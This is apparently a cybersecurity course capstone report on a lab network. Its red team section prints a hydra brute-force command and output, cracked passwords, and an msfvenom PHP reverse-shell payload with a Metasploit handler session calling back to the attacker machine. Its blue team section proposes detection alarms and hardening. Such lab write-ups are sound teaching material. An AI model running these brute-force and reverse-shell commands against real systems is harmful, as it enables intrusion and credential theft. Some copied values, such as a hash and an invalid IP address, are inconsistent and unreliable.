

# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

Report Prepared by Yekaterina Alenicheva

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04


**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and squares, creating a mosaic-like effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Victim Machine
ELK Server	192.168.1.100	Monitoring Machine running Kibana
Hyper-V Azure machine	192.168.1.1	Host Machine

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Port 80 open with public access CVE-2019-6579</i>	<i>Open and unsecured access to anyone attempting entry using Port 80</i>	<i>Sensitive files and folders easily accessible.</i>
Accessible Files/simple username/weak password and hashed passwords	Root directory contains sensitive files that is accessible to the server's users. In addition, simple usernames, weak and hashed passwords.	This allowed to access company's website with IP on Port 80 via web browser and view sensitive folders. System access can be discovered by social engineering techniques. Hashed passwords can be easily cracked via online tools.
Ability to discover password by Brute Force Attack CVE-2019-3746	Method of using numerous username and password combination to access a system.	This allow to access the system with password wordlist such as rockyou.txt by command line tool hydra.
WebDAV Vulnerability/ LFI Vulnerability	Exploit WebDAV with custom payload and upload a php shell is possible.	Allow attacker to exploit by uploading php shell into file system.

# Exploitation: Open Port 80

01

## Tools & Processes

Used **nmap** to scan for any open ports and services in the network.

02

## Achievements

Scan report identified IP address 192.168.1.105 had open port 80, which we were able to access via web browser and view the content of the folders.

03

```
root@Kali:~# sudo nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-09 09:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrpd?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp   open  http          Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http          Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.68 seconds
```



# Exploitation: Accessible Files

01

## Tools & Processes

Use open Port 80 to access the web browser to see if there any important information.





02

## Achievements

Accessing the files gave us insights on the type of files, their users, and the location of sensitive files. As a result Ashton managing secret files.

03

## Index of /

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">company_blog/</a>	2019-05-07 18:23	-	
 <a href="#">company_folders/</a>	2019-05-07 18:27	-	
 <a href="#">company_share/</a>	2019-05-07 18:22	-	
 <a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company\_folders/secret\_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

# Exploitation: Brute Force Password

01

## Tools & Processes

To Brute Force Ashton's password we access the wordlist directory rockyou.txt and used tool Hydra to crack the password.

Command: hydra -l ashton -P rockyou.txt.gz -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder

02

## Achievements

The Brute Force was successful and revealed Ashton's password: **leopoldo**

User access achieved.

03

```
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'laddie' - 10133 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'krizia' - 10134 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kolokoy' - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kodiak' - 10136 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kittykitty' - 10137 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kiki123' - 10138 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'khadijah' - 10139 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kantot' - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'joey' - 10141 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jeferson' - 10142 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jackass2' - 10143 of 14344399 [child 5] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid nair found)

ashton@server1:~$ locate secret_folder
/var/www/html/company_folders/secret_folder
/var/www/html/company_folders/secret_folder/.htaccess
/var/www/html/company_folders/secret_folder/.htpasswd
/var/www/html/company_folders/secret_folder/connect_to_corp_server
ashton@server1:~$ cd /var/www/html/company_folders/secret_folder/
ashton@server1:~$ cd /var/www/html/company_folders/secret_folder$ ls
connect_to_corp_server
ashton@server1:~$ cd /var/www/html/company_folders/secret_folder$ cat connect_to_corp_server
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad8a5cd7c8376eeb58d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.285/webdav/"
4. I will be prompted for my user (but I'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser
ashton@server1:~$ cd /var/www/html/company_folders/secret_folder$
```

```
root@kali:~# ssh ashton@192.168.1.105 -p 80
key_exchange_identification: Connection closed by remote host
root@kali:~# ssh ashton@192.168.1.105 -p 22
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
ECDSA key fingerprint is SHA256:YbMMCN0wUP7c+LjXrox2xN/2Ip5768J/sexE1EFHl04.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hosts.
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)
```

- \* Documentation: <https://help.ubuntu.com>
- \* Management: <https://landscape.canonical.com>
- \* Support: <https://ubuntu.com/advantage>

System information as of Wed Jun 9 16:38:49 UTC 2021

System load:	0.08	Processes:	113
Usage of /:	59.4% of 9.78GB	Users logged in:	1
Memory usage:	10%	IP address for eth0:	192.168.1.105
Swap usage:	0%		

- \* Super-optimized for small spaces - read how we shrank the memory footprint of MicroK8s to make it the smallest full K8s around.

<https://ubuntu.com/blog/microk8s-memory-optimisation>

- \* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at: <https://ubuntu.com/livepatch>

271 packages can be updated.  
140 updates are security updates.

New release '20.04.2 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue May 19 16:51:22 2020  
ashton@server1:~\$

# Exploitation: Hashed Password

01

## Tools & Processes

I used online md5 cracker crackstation.net to crack the hashed password for ryan's account in order to access the webdav.

02


## Achievements

The cracked password was **linux4u** which allow to access Ryan's account and upload a shell script to attack.

03

Decrypt Hash Results for: d7dad0a5cd7c8376eeb50d69b3ccd352

Algorithm	Hash	Decrypted
md5	d7dad0a5cd7c8376eeb50d69b3ccd352	linux4u



## Index of /webdav

Name	Last modified	Size	Description
------	---------------	------	-------------

Parent Directory	-		
passwd.day	2019-05-07 18:19	43	
shell.php	2021-06-11 01:43	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

← → ↻ ⚠ Not secure | 192.168.1.105/webdav/

## Index of /webdav

Name	Last modified	Size	Description
------	---------------	------	-------------

Parent Directory	-		
passwd.day	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Exploitation: LFI Vulnerability

01

## Tools & Processes

I used msfvenom to customize php payload, msfconsole to exploit, and meterpreter to establish a shell session on victim machine.

02

## Achievements

Using **multi/handler** I was able to gain access to victim's machine shell, upload php exploit to file system, and later obtain a secret file.

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

```
root@Kali:~# msfconsole
[*] Starting the Metasploit Framework console...
[*] WARNING: No database support: No database YAML file
[*]
```

```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
```

```
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
```


```
msf5 > use exploit/multi/handler
msf5 > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 > exploit(multi/handler) > exploit
```


```
[*] Started reverse TCP handler on 192.168.1.90:4444
```

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:35982) at 2021-06-12 07:50:14 -0700
```

```
meterpreter > shell
Process 1979 created.
Channel 0 created.
cd /
find . -iname flag.txt
find: './sys/kernel/debug': Permission denied
find: './sys/fs/pstore': Permission denied
find: './sys/fs/fuse/connections/48': Permission denied
find: './root': Permission denied
find: './var/log/samba': Permission denied
find: './var/log/metricbeat': Permission denied
find: './var/log/apache2': Permission denied
find: './var/log/packetbeat': Permission denied
find: './var/log/filebeat': Permission denied
find: './var/log/unattended-upgrades': Permission denied
find: './var/spool/cron/atjobs': Permission denied
find: './var/spool/cron/crontabs': Permission denied
find: './var/spool/rsyslog': Permission denied
find: './var/cache/ldconfig': Permission denied
```






# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- The port scan started on June 9, 2021, at 15:00 and continue until 21:00
- 63,697 connections occurred at the peak; the source IP was 192.168.1.90
- Increased peaks indicates port scanning attempts
- 47,653 number of hits occurred between 15:00 and 18:00

Connections over time [Packetbeat Flows] ECS




# Analysis: Finding the Request for the Hidden Directory

- The request started on June 9,2021 at 15:00
- 47,653 requests were made to access the **secret\_folder**
- The **secret\_folder** contained hash which I use to gain access to the system using Ryan's credentials
- The secret\_folder also allowed to upload php payload to exploit victim's machine and later establish connection to execute further vulnerabilities

## Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	47,653
http://127.0.0.1/server-status?auto=	780
http://192.168.1.105/webdav/	14
http://192.168.1.105/	7
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	4



### Personal Note



In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryan's account) and password
5. I can click and drag files into the share and reload my browser



# Analysis: Uncovering the Brute Force Attack

- 47,653 requests were made in the brute force attack on June 9, 2021
- Out of 47,653 requests, only 8 were successful in the attempt to brute force password






# Analysis: Finding the WebDAV Connection


- 22 requests were made to access the **/webdav** directory on the day of the attack
- The requests were made for the **passwd.dav** and **shell.php** by red team's shell attack.

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ↕	Count ↕
http://192.168.1.105/company_folders/secret_folder	47,653
http://127.0.0.1/server-status?auto=	1,345
http://snnmnkxdhflwghqismb.com/post.php	70
http://www.gstatic.com/generate_204	35
http://192.168.1.105/webdav/	22

Export: [Raw](#) [Formatted](#)





# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

Set up the alarm in firewall where the default value of port scans per second for the same IP address during the threshold period is 10.

## System Hardening

- Proactive scanning to identify which ports are at risk
- Determine which ports needs to be open, and block everything else, configure firewall rules to allow an deny accordingly.
- Robust monitoring practice to detect anomalies.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Set the alert with the number of threshold of maximum 5 attempts per hour that would trigger the alert if the threshold is exceeded. Set high severity for the alert.

## System Hardening

- Set up root directory and Access Control List for access rights and privileges
- Limit user input and input validation
- Encryption of all files and folders that contains valuable data
- Regularly back up files and folders
- Possibly remove the directory from the server

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

- Set the alert that will trigger HTTP 401 Unauthorized error. The maximum threshold is 10 error in a minute.
- Set the severity level to default value High
- Set the alert that will trigger Hydra name in the user\_agent.original value.

## System Hardening

- Configure Brute-force protection
  - Block Brute force logins by blocking attacking IP addresses.
  - Enable Account Lockout.
  - Enable 2FA, configure common login IP addresses and SSH IP address whitelist.
  - Change SSH port and define users that can log in in the ssh service
  - Limit access using iptables rules
  - Port knocking
-

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

- Set whitelist on trusted IP addresses only
- Activate alert that will trigger IP addresses outside of the trusted ones
- Set the alert with threshold maximum of 5 **HTTP put** requests are made.

## System Hardening

- Set the firewall rule that will control access to directory and assign permissions
- Encrypt all communication with SSL and allow only http or https traffic.
- Use strong password policy which require update passwords on regular basis

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

- Set the alert that will trigger when any traffic will attempt to access port 4444. The threshold for the alert is 1.
- Set the alert for any attempt to upload files to WebDAV folder, particularly php files.

## System Hardening

- Require authentication to upload files
  - Store uploaded files in a location not accessible from the web
  - Use a file type detector to define valid files
  - The file names and extensions of uploaded files must be change
  - Removing extensions minimize the risk to upload the files
-

*The  
End*